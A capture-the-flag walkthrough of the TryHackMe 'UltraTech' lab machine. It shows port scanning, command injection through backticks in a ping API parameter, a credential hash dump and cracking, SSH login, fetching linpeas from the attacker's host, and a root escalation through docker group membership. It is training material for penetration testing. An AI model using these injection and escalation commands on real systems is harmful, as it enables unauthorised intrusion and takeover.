
Tryhackme : Ultratech

This is the walkthrough of tryhackme's machine ultratech .



lets begin ,

Its Enumeration Time

lets do a basic nmap scan to discover running services and open ports :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -T4 -p- 10.10.50.146
```

results :

```
Host is up (0.15s latency).
Not shown: 65479 closed tcp ports (reset), 52 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
8081/tcp  open  blackice-icecap
31331/tcp open  unknown
```

so there are 4 open ports ,

now lets enumerate service versions and run some scripts over these ports ,

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSVC -T4 -p 21,22,8081,31331 10.10.50.146
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-14 08:08 EDT
Nmap scan report for 10.10.50.146
Host is up (0.15s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_  256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.88 seconds
```

so as we can see there is a vsftpd ftp service running ,

ssh is not of much use for now ,

then there is port 8081 and port 31331 which are behaving more like a webserver because of having http titles .

lets enumerate those one by one ,

Port 8081 : REST API enumeration

so it has been told that port 8081 is a REST API ,

Routing refers to determining how an application responds to a

client request to a particular endpoint, which is a URI (or path) and a specific HTTP request method (GET, POST, and so on).

so lets try to find routes using wfuzz :


```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  --hc 404 http://10.10.50.146:8081/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctl
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.50.146:8081/FUZZ
Total requests: 220546
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002512:   200        0 L      8 W        39 Ch       "auth"
000003619:   500        10 L     61 W       1094 Ch     "ping"
```

so there are two routes . that are auth and ping .

lets try visiting those :



the auth parameter needs a username and password , and for now we do not have any valid credentials , so this route is of no use ,

then there is ping route ,

Not secure 10.10.50.146:8081/ping

kalraji121/Note... Base64 Decod... payloadbox/c... PayloadsAllTh... samratashok/... A Little Guide t... My Drive - Go... Pentest-Cheat...

```
TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/www/api/node_modules/express/lib/router/index.js:335:12)
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
```

here it is showing an error ,

so as we know auth required us to give username and password .

what would ping require , an ip

lets give it a try :

Not secure 10.10.50.146:8081/ping?ip=127.0.0.1

kalraji121/Note... Base64 Decod... payloadbox/c... PayloadsAllTh... samratashok/... A Little Guide t... My Drive - Go... Pentest-Cheat... PowerView-3....

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.014/0.014/0.014/0.000 ms
```

and it worked ,

lets try to do a command injection here ,

```
┌──(root㉿kali)-[/home/kali]
└─# curl 'http://10.10.50.146:8081/ping?ip=`ls`'
ping: utech.db.sqlite: Name or service not known
```

by running ls we can see there is a utech.db.sqlite file in that directory ,

lets see it using cat command :

```
┌──(root㉿kali)-[/home/kali]
└─# curl 'http://10.10.50.146:8081/ping?ip=`cat%20utech.db.sqlite`'
◆◆◆(r00tf357a0c52799563c7c7b76c1e7543a32)admin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded
```

so there are two usernames root and admin and their hashes .

so admin - 0d0ea5111e3c1def594c1684e3b9be84 - mrsheafy

r00t - f357a0c52799563c7c7b76c1e7543a32 - n100906

,

lets use crackstation to crack both hashes ,

root hash :

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
f357a0c52799563c7c7b76c1e7543a32
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	n100906

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

admin hash :

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
0d0ea5111e3c1def594c1684e3b9be84
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d0ea5111e3c1def594c1684e3b9be84	md5	mrsheafy

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct

now we have 2 valid credentials.

lets try to login using ssh :

Initial Foothold

lets try both credentials to login using ssh :

```
┌──(root㉿kali)-[/home/kali]
└─# ssh r00t@10.10.50.146
The authenticity of host '10.10.50.146 (10.10.50.146)' can't be establish
ED25519 key fingerprint is SHA256:g5I2Aq/2um35QmYfRxNGnjl3zf9FNXKPpEHxMLT
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.50.146' (ED25519) to the list of known
r00t@10.10.50.146's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun 14 13:13:14 UTC 2022

  System load:  0.0                Processes:           103
  Usage of /:   24.3% of 19.56GB   Users logged in:     0
  Memory usage: 37%                IP address for eth0: 10.10.50.146
  Swap usage:   0%


1 package can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

r00t@ultratech-prod:~$
```

and we got logged in as r00t.

Privilege Escalation

so as we can see we do not have complete access as root user , so lets escalate our privileges to root :

lets transfer linpeas script to the box :

```
r00t@ultratech-prod:/tmp$ wget http://10.17.47.112/linpeas.sh
--2022-06-14 13:17:16--  http://10.17.47.112/linpeas.sh
Connecting to 10.17.47.112:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================================================>] 757.98K   810KB/s    in 0.9s

2022-06-14 13:17:18 (810 KB/s) - 'linpeas.sh' saved [776167/776167]
```

then make it an executable and run it :

```
r00t@ultratech-prod:/tmp$ chmod +x linpeas.sh
r00t@ultratech-prod:/tmp$ ./linpeas.sh
```

lets see if there is any path for escalation by reading the output gathered by linpeas :

```
                                   Basic information

OS: Linux version 4.15.0-46-generic (buildd@lgw01-amd64-038) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 20
User & Groups: uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
Hostname: ultratech-prod
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

so as we can see here we have access to docker group ,

we can use it to elevate our privileges using gtfo bins ,

first lets see running docker images ,

```
r00t@ultratech-prod:/tmp$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
bash                latest              495d6437fc1e        3 years ago         15.8MB
r00t@ultratech-prod:/tmp$
```

we have a image named bash pre-installed ,

lets see gtfo bins :

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

replace alpine with bash ,

```
r00t@ultratech-prod:/tmp$ docker run -v /:/mnt --rm -it bash chroot /mnt sh

# # whoami
root
```

here we go , we got root .